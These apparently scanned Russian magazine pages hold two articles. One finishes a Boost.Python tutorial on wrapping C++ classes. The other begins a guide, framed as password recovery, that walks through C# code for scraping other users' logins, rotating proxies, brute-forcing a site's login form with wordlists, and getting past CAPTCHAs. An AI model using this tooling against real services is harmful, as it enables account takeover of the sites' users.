Функции Python можно вызывать из C++ перегруженным оператором object::operator(), доступ к элементам массивов Python из C++ получаем с помощью перегрузки object::operator[], и то и другое возвращает object, связанный с результатом операции в Python. Чтобы добыть из object нужный тип T языка C++, нужно явно вызвать шаблонный функтор extract<T>(объект). Чтобы, наоборот, получить из типа T тип object, достаточно передать его в конструктор при создании object(значение). При этом в обе стороны, скрытый от глаз разработчика, не покладая рук трудится конвертер Boost.Python.

Стандартные типы языка Python str, list и dict представлены в библиотеке Boost.Python соответственно классами str, list и dict, унаследованными от object. В принципе, ничто не мешает нам работать с list через object, вызывая метод append через attr("append"), но куда удобнее позвать list::append из C++.



**DVD**

Смотри пример настройки конвертации типов между C++ и Python на диске.

# УПРАВЛЯЕМ СБОРКОЙ МУСОРА PYTHON ИЗ C++

Вероятно, самым существенным различием между C++ и Python является сборщик мусора Python (GC — garbage collector), которого нет в C++. Работа с указателями и ссылками на стороне C++ держится на уровне мастерства разработчика, который не дает памяти «утекать» (на память перестают ссылаться, но удалить ее забыли), а указателям «ездить по памяти» (указатель на объект вышел за пределы отведенной ему памяти и начал затирать данные других объектов). В Python ненужные объекты, на которые перестали ссылаться, автоматически удаляются специальным механизмом сборки мусора.

В случае обертки метода, возвращающего указатель или ссылку, в C++ обычно подразумевается какое-то действие: либо это указатель, переданный во владение пользователю метода, либо это ссылка на существующий объект, который удалять нельзя. Все это нужно объяснить сборщику мусора Python, когда мы оборачиваем метод, возвращающий указатель или ссылку. Исключение составляет const char*, который автоматически преобразуется в строку str на стороне Python.

Чтобы объяснить сборщику мусора, что нужно делать с указателем, который пришел из метода на C++, нужно прописать политику возвращаемого значения через шаблонную функцию return_value_policy при обертке метода. Параметром шаблона передается одна из политик: вернулась ссылка на существующий объект reference_existing_object, и удалять его нельзя, нам вернули ссылку на новый объект manage_new_object и передали во владение, чтобы мы удалили его по окончании использования, и еще пара функций copy_const_reference и copy_non_const_reference для того, чтобы создать новый объект, скопировав его по ссылке, вернувшейся из метода.

Чаще всего методом возвращается ссылка на элемент объекта, который тяжело возвращать по значению. Например, у нас есть запись выборки из базы данных data::Record и нам нужно прочитать какое-то поле data::Field из этой записи. Логичнее всего перегрузить operator[], который будет возвращать ссылку на хранящееся в записи поле data::Field&. Чтобы обернуть ссылку-результат объектом Python, при изменении которого будет изменяться исходный объект C++, нам понадобится политика reference_existing_object примерно так:

```
BOOST_PYTHON_MODULE(data)
{
    class_<data::Record>("Record")
        .def("__getitem__", &data::Record::↵
        operator[],
            return_value_policy↵
            <reference_existing_object>())
    ;
}
```

Если нужно клонировать объект методом clone, то создаем новый объект и передаем его во владение вызвавшему коду. Для Python требуется указать политику manage_new_object.

```
BOOST_PYTHON_MODULE(data)
{
    class_<data::Record>("Record")
        .def("clone", &data::Record::clone,
            return_value_policy↵
            <manage_new_object>())
    ;
}
```

Когда возвращается ссылка на тип, который конвертируется в соответствующий тип Python без обертки, например ссылка на std::string, конвертирующийся в str, то требуется указать политику copy_const_reference или copy_non_const_reference. Просто так обернуть функцию, возвращающую указатель или ссылку, через Boost.Python, увы, не получится, библиотека отловит еще на этапе компиляции попытку обернуть неопределенное поведение для сборщика мусора для возвращаемого значения.

Пусть у нашего поля записи data::Field есть имя, которое хранится в виде std::string, и методом name() возвращается const std::string& — константная ссылка на имя поля. В этом случае обертка метода будет выглядеть так:

```
BOOST_PYTHON_MODULE(data)
{
    class_<data::Field>("Field")
        .def("name", &data::Field::name,
            return_value_policy↵
            <copy_const_reference>())
    ;
}
```



**INFO**

При указании политики reference_existing_object возвращается все равно новый объект. В нем содержится ссылка на объект C++, для которого должна существовать обертка в Python.



**INFO**

Политики copy_const_reference и copy_non_const_reference действуют не только на типы с конвертацией, описываемой через to_python_converter, это самый логичный путь обернуть метод C++, возвращающий в Python.

*Объяснить сборщику мусора, что нужно делать с указателем C++, можно через функцию return_value_policy*



# РАБОТАЕМ С ПЕРЕГРУЗКАМИ МЕТОДОВ C++



Python не умеет перегружать методы. Python не может ограничить тип аргумента. Поэтому порой первым действием разработчика метода на Python бывает проверка isinstance одного из аргументов или вызов скрытых (private) методов в зависимости от количества и типа аргументов — по сути перегрузка вручную. Язык C++ обладает статической типизацией, что позволяет вызывать одноименные методы с разной реализацией для разного количества и типа аргументов.

Boost.Python позволяет оборачивать методы C++ одноименными методами Python, поддерживая перегрузку на стороне Python!

Технически это решается runtime — на этапе выполнения, просто выбирается подходящая перегрузка метода на C++ и вызывается нужный метод либо генерируется исключение, что необходимая перегрузка не найдена.

Пусть есть класс поля записи выборки из базы данных data::Field, типизируемый динамически (в C++ это можно сделать, например, через boost::variant). Поле задается значением произвольного типа через перегрузку метода Field::set_by(значение) по типу аргумента. Например, так:

```
BOOST_PYTHON_MODULE(data)
{
    class_<Field>("Field")
        .def("set_by", static_cast<void ↵
          (Field::*)(double)>(&Field::set_by))

        .def("set_by", static_cast<void ↵
          (Field::*)(long long)>(&Field::set_by))

        .def("set_by", static_cast<void ↵
          (Field::*)(const char*)>(&Field::set_by))
    ;
}
```

В Python мы получаем один метод-обертку, который при вызове от типа аргумента вызовет перегрузку метода C++ соответствующего типа.

```
import data
field = data.Field()
# перегрузка от long long
field.set_by(10)
# перегрузка от double
field.set_by(3.45)
# перегрузка от const char*
field.set_by('строка')
```

Но самое интересное — это перегрузка конструктора __init__ в Python, хотя бы просто потому, что доступ к конструктору C++ вообще-то запрещен, однако все перегрузки конструктора оборачиваемого класса можно без проблем передать в Python!

```
class_<data::Field>("Field", init<double>)
    // объявляем как обычный метод def
    .def(init<long long>)
    .def(init<std::string>)
    // конструктор по умолчанию прописан явно
    .def(init<>)
;
```

При создании объекта-обертки в Python вызывается нужная перегрузка конструктора исходного типа data::Field в C++. Это ли не чудо?!

На практике это будет выглядеть так:

```
from data import Field
# конструктор от int
a = Field(55)
# конструктор от float
b = Field(2.72)
# конструктор от std::string
c = Field('строка')
# конструктор по умолчанию
d = Field()
```

### Ложка дегтя

Перегрузка методов в Python выглядит соблазнительно, но есть один момент: Boost.Python может запросто перепутать перегрузку, поскольку подбирает подходящую сигнатуру метода C++ уже на этапе выполнения!

В отличие от компилятора C++, который может выбрать из всех возможных перегрузок метода наиболее подходящую для списка аргументов еще на этапе компиляции, библиотека Boost.Python вынуждена обходиться первой подошедшей сигнатурой метода. Усложняет дело то, что int и bool прекрасно преобразуются друг в друга, также прекрасно преобразуется int во float. Чтобы совсем осчастливить разработчика, подбор наиболее подходящей перегрузки из обернутых идет из конца в начало, то есть первой попробует себя на роль вызываемого метода последняя обертка и далее снизу вверх. Другими словами: объявляем перегрузку от float после перегрузки от int и никогда не попадем в перегрузку от int, а если после перегрузки от int обернуть перегрузку от bool, то будем попадать только в него, даже вызывая перегрузку от целочисленного аргумента.

Но выход есть, он прост и ясен для любого, кто знаком с понятием self в Python.



**INFO**

В Python довольно просто создать private-метод. Для этого всего лишь нужно назвать его начиная с двух подчеркиваний, например __hidden_method.

# ИСПОЛЬЗУЕМ SELF PYTHON ДЛЯ ФУНКЦИЙ C++

До сих пор мы пользовались встроенным в Boost.Python преобразованием неявно передаваемого параметра this в C++ в параметр self в Python. Также известно, что в Python любая функция, принимающая первым параметром self-аргумент, может считаться методом и, наоборот, метод можно вызывать как простую функцию, передавая self явно. Все это можно сделать на стороне C++ в виде внешней функции, принимающей self, и обернуть ее как полноценный метод класса-обертки.

Таким образом, для задания своей логики в обертке не надо городить классы-наследники или портить исходный класс логикой, нужной только в Python, и уродовать API на стороне C++. Все, что требуется, — написать внешнюю функцию, принимающую первым параметром ссылку на self нужного типа, и на стороне Python это будет полноценным методом класса. Вот так, например, решается наша проблема с перегрузкой:

```
void Field_set_by(data::Field& self, object value)
{
    if(value.is_none())
        self.set_by(nullptr);
    else if(PyBool_Check(value.ptr()))
        self.set_by(extract<bool>(value));
    else if(PyLong_Check(value.ptr()))
        self.set_by(extract<long long>(value));
    // далее по аналогии для всех типов
}
BOOST_PYTHON_MODULE(data)
{
    class_<data::Field>("Field")
        .def("set_by", Field_set_by)
    ;
}
```

Мы мало того что избавились от проблемы с перегрузкой, так еще и решили ее чисто. Логика обертки в Python сохраняет все свойства исходного класса C++, и не теряется прозрачность обертки — главное условие хорошего межязыкового API. Программист на Python, знающий особенности исходного API, просто пишет на Python так же, как он писал бы на C++, при работе с объектом класса, но уже в стиле Python.

Проверяем в Python, что получилось:

```
from data import Field
field = Field()
field.set_by(None) # перегрузка от nullptr_t
field.set_by(True) # перегрузка от bool
field.set_by(12)   # перегрузка от long long
```

Вот таким нехитрым способом получили бонус в виде перегрузки от None. Кстати, вполне можно использовать питоновские типы dict, list, tuple, str из namespace boost::python, к ним всегда приведется корректно, в отличие от скалярных типов.

Все то же самое верно и для конструктора, просто внешняя функция должна не принимать self в виде параметра, а возвращать ссылку или указатель на новый объект нужного типа. В нашем случае это будет выглядеть вот так:

```
data::Field* Field_new_by_object(object value)
{
    if(value.is_none())
        return new Field(nullptr);
    else if(PyBool_Check(value.ptr()))
        self.set_by(extract<bool>(value));
    // …и далее по аналогии с Field_set_by…
}
BOOST_PYTHON_MODULE(data)
{
    class_<data::Field>("Field")
        .def("__init__", Field_new_by_object)
    ;
}
```

Вот так простые функции становятся методами класса-обертки, помогая строить логику класса в Python.

# ОБОРАЧИВАЕМ ШАБЛОННЫЙ МЕТОД

Пусть на стороне C++ у поля data::Field есть шаблонный метод get<T>, реализованный для всех допустимых типов. На стороне Python не имеет смысла возвращать кучу разных типов, будем возвращать boost::python::object. Для демонстрации того, как работает обертка шаблонного метода, добавим полю приведение ко всем возможным типам.

```
object  Field_get(const Field& self) {
    if(self.is_null())
        return object();
    switch(self.type()) {
      case Field::OF_BOOL:
        return object(self.get<bool>());
      case Field::OF_INT:
        return object(self.get<long long>());
      // так же для остальных типов
    }
}
```

```
BOOST_PYTHON_MODULE(data) {
    class_<data::Field>("Field")
        .def("get",       &Field_get)
        .def("__bool__", &Field::get<bool>)
        .def("__int__",  &Field::get<long long>)
        // так же для остальных типов
    ;
}
```

Ну вот, осталось только добавить в data::Record методы индексации __getitem__ и __setitem__. Кроме того, если в C++ классе определены методы begin() и end() (или аналогичные им), то Boost.Python напрямую пробросит и итерацию __iter__ по элементам объекта-обертки. Можно также перегрузить __getattr__ и __setattr__ по имени поля, тогда получим едва ли не ORM поверх обычного C++ класса. Все ограничивается только неистощимой фантазией разработчика (то есть ничем).



**DVD**

Смотри пример разбора исключений Python на стороне C++ и трансляции своих типов исключений из C++ в Python на диске.




**INFO**

Все просто: нужен специфический метод — пишем внешнюю функцию с эмуляцией self, нужен специфический конструктор — пишем внешнюю функцию, возвращающую новый объект.

### А СТОИЛА ЛИ ИГРА СВЕЧ?

Безусловно, да. Технология обертки функционала платформы через Boost.Python оправдала себя на все сто. Последние противники давно стали ее сторонниками и пишут методы бизнес-логики на Python. Разработка движется семимильными шагами, все, чего нет в C++, находится в Python, и наоборот. Штат разработчиков пополняется все новыми сотрудниками — уже не требуется знание C++, достаточно знания Python. Сам же Boost.Python зарекомендовал себя как очень стабильная библиотека, избавляющая от множества ошибок еще на этапе компиляции.

Но главное — оборачивать код с помощью Boost.Python стало по-человечески приятно. Работая с продуманным до мелочей API Boost.Python, с тем, как она устроена, многому учишься сам — в том числе заботиться о пользователе твоего API так, чтобы ему было комфортно. Глядя на устройство Boost.Python понимаешь, что такое совершенство. Сам же процесс сродни магии… магии порталов между мирами C++ и Python. ⌶




WARNING

Внимание! Информация представлена исключительно с целью ознакомления! Ни авторы, ни редакция за твои действия ответственности не несут!

# ПАРСИМ, БРУТИМ, ВСПОМИНАЕМ!

*Как хакеры восстанавливают забытые пароли с помощью C Sharp*

**Dywar**
mrdywar@gmail.com

**Очень тяжело в последнее время стало с запоминанием паролей. Ресурсов много, все не упомнить, и даже менеджеры паролей по ряду причин пользователям не всегда помогают. Как быть? В этих случаях простые смертные обращаются к своим друзьям-хакерам, и последние подсказывают им, как восстановить утраченное.**

## СНИФИНГ

Первым делом хакер сам проходит регистрацию на целевом ресурсе. Таким образом он получает cookie, небольшой фрагмент данных, применяемый для аутентификации пользователя. Перехват как правило осуществляется при помощи известного Burp Suite (portswigger.net/burp) или набора специальных плагинов пентестера для его любимого браузера. Вот, кстати, некоторые из них: Google Chrome (tinyurl.com/lbpuqgf) и Firefox (tinyurl.com/oloe3qo).

## КОДИНГ

Добыв печеньку, хакер начинает писать программу, ее дизайн и функционал от сервиса к сервису практически не отличаются.

Задача программы сводится к получению на вход списков логины/пароли, прокси HTTP / SOCKS 4 / SOCKS 5 и количества рабочих потоков процесса. Обязательно должна присутствовать огромная кнопка «Старт».

В нашем примере использована библиотека xNet — библиотека классов под .NET Framework (https://github.com/X-rus/xNet).

Но перед этим он еще должен получить этот самый список логинов: можно набирать его вручную, что весьма долго, а можно автоматизировать процесс сбора данных парой строчек кода. Этот метод принято называть парсингом, суть его в случае сбора логинов сводится к получению страницы с нужной строкой, ее анализу, сохранению и повтору операции уже со следующей страницей. На картинке («Интерфейс») элементы управления парсингом находятся в правой части.

### Парсер

В поле GET хакер вводит адрес сайта для загрузки, чуть ниже указывает стартовую и последнюю страницу, а также шаг между ними. Это требуется в случае нумерования страниц в порядке, отличном от 1, 2, 3...

Далее он вписывает уникальный набор символов из искомой страницы в два пустых поля, между которыми и находится логин. По сути, вместо логина может быть и любая другая интересующая хакера информация (телефоны, почта, номер ICQ, Skype), так что применение парсеров может быть весьма широким. Теперь посмотрим, как это примерно выглядит на C#.

```
using (var Request = new HttpRequest()){
    // Загружаем исходный текст страницы
    string SoursPage;
    string[] raw;
    // Адрес сайта, куда подставляется
    // номер страницы для сохранения
    SoursPage = Request.Get(Global.↵
    ParserGet + Number).ToString();
    // Парсим слово между этими строками
    raw = SoursPage.Substrings(Global.↵
    ParserStringFrom, Global.↵
    ParserStringEnd, 0);
    for (int i = 0; i < raw.Length; i++)
    {
        Nick += raw[i] + "\r\n";
    }
    return Nick;
}

// Каждый поток посылает свое
// уникальное значение
string Nick = CheckParserMethod(Global.↵
ParserTestINT);
if (Nick != "") {
    Global.ParserNickName.Add(Nick);
    Global.CountGood += 1;
} else {
    Global.CountBad += 1;
}
```

Программа загрузила страницу, пробежалась по всем строчкам в поисках нужного слова, вывела результат на консоль. Просто, как раз-два-три. Можно сказать, что логины в кармане, остались пароли. Придумывать их самостоятельно сложно и долго, поэтому чаще всего используются чужие словари. Один из самых популярных — rockyou.txt, а множество других доступно на insidepro.com (tinyurl.com/phpamar).


### Прокси

Простой, но очень важный компонент: именно через прокси направляются все запросы и возвращаются ответы, что оказывает огромное влияние на правдоподобность результатов работы программы. Хакеры не желают терять время впустую


Raw | Params | Headers | Hex

```
GET [redacted] HTTP/1.1
Host: [redacted]
User-Agent: Mozilla/5.0 (Windows NT 5.1; rv:23.0) Gecko/20100101 Firefox/23.0
Accept: audio/webm,audio/ogg,audio/wav,audio/*;q=0.9,application/ogg;q=0.7,video/*;q=0.6,*/*;q=0.5
Accept-Language: ru-RU,ru;q=0.8,en-US;q=0.5,en;q=0.3
Range: bytes=0-
Referer: http://[redacted]
Cookie: __cfduid=[redacted]; bb_sessionhash=[redacted]; bb_lastvisit=[redacted]; bb_lastactivity=0;
bb_userid=[redacted]; bb_password=[redacted] IDstack=[redacted]
DNT: 1
Connection: keep-alive
```

**Так выглядят куки**




**Интерфейс**

Raw | Params | Headers | Hex

```
POST [redacted] HTTP/1.1
Host: [redacted]
User-Agent: Mozilla/5.0 (Windows NT 5.1; rv:23.0) Gecko/20100101 Firefox/23.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: ru-RU,ru;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
Referer: http://[redacted]
Cookie: [redacted]
Connection: keep-alive
Content-Type: application/x-www-form-urlencoded
Content-Length: 46

user_usr=username&user_pwd=password&mode=login
```

Type a search term

**POST-запрос**

и поэтому встраивают механизмы их проверки. Рассмотрим один из примеров такого кода.

```
Request.Proxy = HttpProxyClient.↵
Parse(proxy);
Request.Get("http://google.com");
return true;
catch {
    return false;
}
```

К запросу прикрепляется прокси, и он пытается сходить на google.com. Если до него удается достучаться, то возвращается true, если нет, то возникает ошибка и программа вернет false. Такой простой способ проверки может значительно повысить результативность работы программы с использованием публичных прокси-серверов.

### Брут

Подготовительный этап пройден, хакер добыл все необходимое и переходит к написанию брута. Задача программы — получить данные и произвести их проверку на удаленном сервере. Еще раз обратимся к картинке интерфейса, теперь в нем используются левая и нижняя части окна. Здесь перечислены кнопки для загрузки логинов, паролей и прокси. Также справа от первых двух есть текстбоксы, их предназначение сводится к проверке одного логина на множество паролей и наоборот. В выпадающем списке справа от кнопки прокси хакер выбирает его тип или полностью отказывается от его использования, установив галочку напротив поля «No:». Рассмотрим один из вариантов реализации кнопки загрузки данных:

```
var openfile = new OpenFileDialog();
if (openfile.ShowDialog() == ↵
DialogResult.OK) {
    Global.Names.Clear();
    Global.Names.AddRange(File.↵
    ReadAllLines(openfile.FileName));
    Global.CountNames = Global.Names.↵
    Count;
}
```

Далее располагается окно статистики для вывода состояния работы программы, чуть ниже хакер устанавливает число рабочих потоков и, самое главное, вводит данные для POST-запроса. Получает он их все из тех же Burp Suite (portswigger.net/burp) или плагинов для браузера. Основная сложность в подобных программах — правильное управление потоками, их остановка и повторный запуск в случае необходимости. Не рекомендуется использовать Abort, лучше выставлять флаг, который должен проверяться при запуске каждого потока, и если флаг выставлен, то он завершает свою работу (не мгновенно). Несмотря на то что такое «правописание» явно на любителя, в хакерских кругах оно встречается довольно часто.

```
HttpResponse response = Request.↵
Post(Global.Post1, Global.Post2 + ↵
userName + Global.Post3 + userPassw + ↵
Global.Post4);
if (response != null && response.↵
Cookies.ContainsKey(Global.PostCookie)) {
    return "True";
} else {
    return "False";
}

for (int i = atest; i < Global.↵
GoodName.Count; i++) {
    textBoxtest.Invoke(new Action(() =>↵
    { textBoxtest.Text += Global.↵
    GoodNamei ( + " Password: " + ↵
    Global.GoodPassi ( + Environment.↵
    NewLine; }));
    // Музыка на любителя :)
    PlayMusic("Play");
}
// Присваиваем счетчику размер массива
// GoodName
atest = Global.GoodName.Count;
```

В листинге выше программа выполняет запрос с указанными ранее данными и в случае наличия требуемой куки в ответе записывает результат в True. Ничего не напоминает? Это все тот же принцип «раз-два-три», не все хакеры любят считать до четырех и более :). Следующий блок кода проверяет число поступивших на вход правильных комбинаций логин/пароль в массиве Array и, если их обнаруживает, выводит содержимое на центральную консоль. Invoke используется для правильной работы, когда несколько потоков одновременно возвращают True.

### CAPTCHA

Капча (CAPTCHA, Completely Automated Public Turing test to tell Computers and Humans Apart) — полностью автоматизированный публичный тест Тьюринга для различения компьютеров и людей. Иногда настолько сложный, что даже человек не может дать правильный ответ с первой попытки. Внедряется капча в формы авторизации, отправки сообщения и подобное, чем защищает информационный ресурс от спама и беспрепятственного перебора паролей. Капча огорчает хакеров, поэтому за годы ее существования они разработали следующие методы ее преодоления:

- использование уязвимостей (поиск ошибок веб-программиста);
- угадывание (авось повезет!);
- использование баз данных (если капча генерировалась человеком, количество вариантов ограничено);
- распознавание чужими руками (~0,0013 доллара за одну капчу);
- автоматическое распознавание (использование OCR — Optical Character Recognition).

